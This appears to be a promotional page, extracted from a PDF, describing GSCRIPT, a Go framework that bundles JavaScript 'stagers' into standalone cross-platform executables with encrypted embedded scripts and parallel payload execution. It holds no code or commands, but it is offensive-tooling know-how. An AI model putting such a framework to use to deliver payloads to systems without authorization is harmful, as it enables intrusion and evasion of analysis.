
## **GENERATED `main()` ENTRY POINT AND BUILT NATIVE EXECUTABLE**

After the compiler "bundles" all the script engines, it creates a custom stand alone executable with everything it needs to execute each bundle.

04

## **ALL RUNTIMES LAUNCHED WHEN BINARY EXECUTED**

At execution time, the logic gracefully handles execution order, parallelism, and failure isolation between the embedded engines.



# WHAT'S IN THAT EXECUTABLE?

---

## SCRIPTABLE STAGERS

What makes GSCRIPT unique is how it allows the author to easily develop staggers that can "think on their feet" and make intelligent execution decisions.



### ALL DEPENDENCIES INCLUDED

The compiler generates a completely stand alone executable - no more looking for cURL or random system libraries.




### SUPPORTS MULTIPLE SCRIPTS

Just like a MIRV, each script is executed in an isolated runtime. One script's failure is now far less likely to cascade to the rest of the payloads.



### LIGHTNING FAST EXECUTION

Script execution by default happens in parallel, making your deployment incredibly fast.



# STAGER FEATURES

---



## Develop in Javascript

The engine embeds a portable Javascript V8 VM with special hooks to run native code.


**01**  
**SCRIPTING**



## Resilient To Failure

Fault tolerance is baked into gscript. An error in one script will almost never affect another.

**02**  
**DURABLE**



## Highly Customizable

Using compiler macros, you can customize the execution order and timeout for each script.


**03**  
**CUSTOMIZE**



## Powered By Golang

Using Golang's cross platform compiler, GSCRIPT is able to support all three major operating systems (Win/Lin/OSX).


**04**  
**PORTABLE**



## Encrypts Scripts & Assets

Assets (including scripts) are encrypted during compilation and only decrypted when retrieved during execution.

**05**  
**SECURE**




## Link Native Go Packages

The GSCRIPT compiler can dynamically link go packages and inject them into JS as callable functions and values.

**06**  
**EXTEND**

# EXECUTION FLOW

---



**Focus on what your stager is doing. Leave the heavy lifting to GSCRIPT.**

